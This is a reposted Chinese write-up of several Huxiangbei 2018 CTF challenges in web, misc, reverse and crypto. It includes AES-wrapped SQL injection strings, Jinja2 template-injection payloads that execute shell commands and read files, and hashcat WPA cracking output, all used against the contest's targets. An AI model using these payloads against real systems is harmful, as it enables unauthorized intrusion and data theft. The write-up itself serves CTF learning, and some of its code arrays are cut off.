CTF 湖湘杯 2018 WriteUp (部分)

转载

weixin_30872157 于 2018-11-25 18:25:00 发布 69 收藏
文章标签： python php 数据库
原文链接：http://www.cnblogs.com/iAmSoScArEd/p/10016564.html

1、 CodeCheck（WEB）

测试admin ' or '1'='1'# ，php报错。点击登录框下面的滚动通知，URL中有id=b3FCRU5iOU9lemZYc1JQSkY0WG5JZz09，想到注入，但是不管输入什么都给弹到index，于是扔下这个思路。掏出目录扫描工具，发现存在list.zip，打开后是前面存在注入的界面。

```php
<?php
header('content-type:text/html;charset=utf-8');
require_once '../config.php';
//解密过程
function decode($data){//b3FCRU5iOU9lemZYc1JQSkY0WG5JZz09
    $td = mcrypt_module_open(MCRYPT_RIJNDAEL_128,'',MCRYPT_MODE_CBC,'');
    mcrypt_generic_init($td,'ydhaqPQnexoaDuW3','2018201920202021');//初始化
    $data = mdecrypt_generic($td,base64_decode(base64_decode($data)));

    mcrypt_generic_deinit($td);
    mcrypt_module_close($td);

    if(substr(trim($data),-7)!=='hxb2018'){
        echo '<script>window.location.href="/index.php";</script>';
    }else{
        return substr(trim($data),0,strlen(trim($data))-7);
    }
}
```


图中告诉了加密的算法，AES-128-CBC对称加密，给了iv和key。并且若id后七位不是hxb2018则发生跳转（知道了之前一直跳index的原因），并且在最后返回的内容中会过滤掉空格。

```php
$id=decode($_GET['id']);
$sql="select id,title,content,time from notice where id=$id";
$info=$link->query($sql);
$arr=$info->fetch_assoc();
```

上图可以看到注入的下面根据审计出的东西进行构造sql注入语句，因为会过滤空格，所以需要对空格进行代替，那就选择常用的注释/**/吧。

第一次注入为了测试有效性构造了1/**/and/**/1=2/**/union/**/select/**/1,2,3,4/**/hxb2018

对其进行AES-128-CBC加密，加密配置如下图：



拿到加密的结果放到id=后面，发现原通知部分显示了数字2和3，（3在正文部分）所以我们用第三个字段的位置来显示查询内容。

1，构造爆表语句:

1/**/and/**/1=2/**/union/**/select/**/1,2,group_concat(table_name),4/**/from/**/information_schema.tables/**/wh

结果：notice，notice2，stormgroup_member

2，构造爆字段语句:

1/**/and/**/1=2/**/union/**/select/**/1,2,group_concat(column_name),4/**/from/**/information_schema.columns/

结果：id，title

3，构造爆记录语句:

1/**/and/**/1=2/**/union/**/select/**/1,2,group_concat(id,0x3a,title),4/**/from/**/notice2/**/hxb2018

结果：1，hxb2018{088425ca08783233bbe9d21a3015f5f6}

（在这里没有写出加密的密文，在之前已经讲了如何配置加密参数，只需要把上面的SQL语句放进去直接加密皆可以了。其他表和字段只需要替换相应位置的名字即可，这里只列出了flag所在表）

在加密过程中注意的是AES-128-CBC加密的十六进制结果要进行两次base64 encode，因为上面的代码中解密过程用了两次decode。

2、 XmeO（WEB）

这道题一上来看到登录框，admin。admin登录，有个评论输入的页面，尝试是不是代码执行或命令执行，然后点击ADD添加以下代码：

{{().__class__.__bases__[0].__subclasses__()[59].__init__.func_globals['linecache'].__dict__['o'+'s'].popen('ls /home/XmeO').read()}}

（在这之前我是ls etc/passwd的，发现可以读取文件，就找了一下home目录的文件夹，发现了XmeO与题目名一样的文件夹，于是对该目录进行列文件）。下图：


根据flag格式 直接find：

{{().__class__.__bases__[0].__subclasses__()[59].__init__.func_globals['linecache'].__dict__['o'+'s'].popen('find .|xargs grep -ri "hxb" -l').read()}}

在这里一眼就看见了最后一个auto.js是第一次查询结果的第一个，直接查看这个文件：

{{().__class__.__bases__[0].__subclasses__()[59].__init__.func_globals['linecache'].__dict__['o'+'s'].popen('cat /home/XmeO/auto.js').read()}}

3.Flow（MISC）



提取pcap包在线转换成hccapx格式

用Hashcat 爆破


```
* Device #1: build_opts '-cl-std=CL1.2 -I OpenCL -I /usr/share/hashcat/OpenCL -D VENDOR_ID=64
2 -D DGST_R3=3 -D DGST_ELEM=4 -D KERN_TYPE=2500 -D _unroll'
Dictionary cache built:
* Filename..: 400W%E5%B8%B8%E7%94%A8%E5%AF%86%E7%A0%81/1pass01.txt
* Passwords.: 234780
* Bytes.....: 2421264
* Keyspace..: 234780
* Runtime...: 0 secs

08df691e2cbd1fa58263229b6bac7229:02ec0a5ebe6b:e84e065379e2:ctf:password1

Session..........: hashcat
Status...........: Cracked
Hash.Type........: WPA-EAPOL-PBKDF2
Hash.Target......: ctf (AP:02:ec:0a:5e:be:6b STA:e8:4e:06:53:79:e2)
Time.Started.....: Sun Nov 18 17:42:42 2018 (2 mins, 9 secs)
Time.Estimated...: Sun Nov 18 17:44:51 2018 (0 secs)
Guess.Base.......: File (400W%E5%B8%B8%E7%94%A8%E5%AF%86%E7%A0%81/1pass01.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.Dev.#1.....:     1310 H/s (11.54ms) @ Accel:256 Loops:64 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 168960/234780 (71.97%)
Rejected.........: 0/168960 (0.00%)
Restore.Point....: 167936/234780 (71.53%)
Candidates.#1....: passzong -> qwaszxwin7
HWMon.Dev.#1.....: N/A
```

然后用wireshark导入密码解密

搜索flag



4题目名：Welcome（MISC）

解题思路、相关代码和Flag截图：

这个题就不说了，关注要求的公众号，发hxb2018就行

5题目名：Replace（REVERSE）

解题思路、相关代码和Flag截图：

解题思路：拿到题，先拖进ida再说，然而发现加壳了，查壳发现是upx的壳，遂找了个upx脱壳机，脱壳成功！

然而，脱壳后的程序无法正常运行，便再次拖入ida，这时代码可以顺利分析了，能不能运行就不重要了。

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char Buf; // [esp+4h] [ebp-2Ch]
  char Dst; // [esp+5h] [ebp-2Bh]

  Buf = 0;
  memset(&Dst, 0, 0x27u);
  printf("Welcome The System\nPlease Input Key:");
  gets_s(&Buf, 0x28u);
  if ( strlen(&Buf) - 35 <= 2 )
  {
    if ( sub_401090(&Buf) == 1 )
      printf("Well Done!\n");
    else
      printf("Your Wrong!\n");
  }
  return 0;
```

上图是程序，关键点就在sub_401090()函数里，进入：

```
int v11; // eax
int v12; // ecx

v2 = a1;
if ( a2 != 35 )
  return -1;
v4 = 0;
while ( 1 )
{
  v5 = *(_BYTE *)(v4 + v2);
  v6 = (v5 >> 4) % 16;
  v7 = (16 * v5 >> 4) % 16;
  v8 = byte_402150[2 * v4];
  if ( v8 < 48 || v8 > 57 )
    v9 = v8 - 87;
  else
    v9 = v8 - 48;
  v10 = byte_402151[2 * v4];
  v11 = 16 * v9;
  if ( v10 < 48 || v10 > 57 )
    v12 = v10 - 87;
  else
    v12 = v10 - 48;
  if ( (unsigned __int8)byte_4021A0[16 * v6 + v7] != ((v11 + v12) ^ 0x19) )
    break;
  if ( ++v4 >= 35 )
    return 1;
}
return -1;
}
```

分析了下，发现该算法利用已有字节数组对每个输入字符进行了加密，因此思路就是：

python模仿加密算法进行字节爆破。

Python脚本如下：

a1=
[0x32,0x61,0x34,0x39,0x66,0x36,0x39,0x63,0x33,0x38,0x33,0x39,0x35,0x63,0x64,0x65,0x39,0x36,0x64,0x36,0x

a2=
[0x61,0x34,0x39,0x66,0x36,0x39,0x63,0x33,0x38,0x33,0x39,0x35,0x63,0x64,0x65,0x39,0x36,0x64,0x36,0x64,0x

a3=
[0x63,0x7C,0x77,0x7B,0xF2,0x6B,0x6F,0xC5,0x30,0x01,0x67,0x2B,0xFE,0xD7,0xAB,0x76,0xCA,0x82,0xC9,0x7

```
def check(ch,i):
    v6 = (ord(ch) >> 4) % 16
    v7 = (16 * ord(ch) >> 4) % 16
    v8 = a1[2 * i]
    if  chr(v8) < '0' or chr(v8) > '9':
        v9 = v8 - ord('W')
    else:
        v9 = v8 - ord('0')
    v10 = a2[2 * i]
    v11 = 16 * v9
    if  chr(v10) < '0' or chr(v10) > '9':
        v12 = v10 - ord('W')
    else:
        v12 = v10 - ord('0')
    if a3[16 * v6 + v7] != ((v11 + v12) ^ 0x19):
        return False
    i += 1
    return True

buf = ['1', '2', '3']
flag = []
for i in range(0, 35):
```

```
    for ch in range(0x20,0x7F):
        if check(chr(ch), i):
            flag.append(chr(ch))
print(''.join(flag))
```

运行脚本，很容易就得到flag:

```
flag{Th1s_1s_Simple_Replac3_Enc0d3}
```

6、 题目名：Common Crypto（CRYPTO）

解题思路：既然题目名说是Common Crypto，那先把程序拖入ida，运行Findcrypt插件，结果如下：

说明程序中可能存在图中的加密算法，先按照这个思路来


把Big_Number先转字符串：

看着貌似没用，先放着。

下来分析程序：

```
sub_7FF79D8014F0((__int64)"Please enter flag:", (__int64)argv, (__int64)envp, v3);
gets_s(Buf, 64ui64);
sub_7FF79D801000(&String1);
sub_7FF79D8012A0((unsigned __int8 *)Buf, (__int64)&String1);
memset(&String1, 0, 100ui64);
v5 = Buf;
v6 = 32i64;
v7 = &String1;
do
{
  sub_7FF79D801550((__int64)v7, (__int64)"%.2x", (unsigned __int8)*v5, v4);
  v7 += 2;
  ++v5;
  --v6;
}
while ( v6 );
if ( !strcmp(&String1, "4dd78cfbcfc1dbd9e8f31715bf9c3464353165653636616231") )
  exit(0);
sub_7FF79D8014F0((__int64)"successful!\nplease entry any key exit...", v8, v9, v10);
fgetchar();
return 0;
```


可以看到，程序把输入的flag和String通过RijnDael（Findcrypt猜出来的）加密了，分析String的初始化，发现里面初始化了密钥，idc脚本导出



得到：1B2E3546586E72869BA7B5C8D9EFFFC（密钥）

继续分析程序，发现接下来程序把加密后的flag输入转成了字符并和给定串比较，那么只要解密给定串就可以知道什么是正确的flag

用工具解密：



将明文转换成字符串：

可以看到后面是乱码，因为只有前16个字节被真正加密，后面均是填充，故第一步得到的串补在刚得到的串（取16字节）后面即得到正确flag：

hxb2018{3d39929451ee66ab1658c073}

欢迎转载，转载请注明出处！

转载于:https://www.cnblogs.com/iAmSoScArEd/p/10016564.html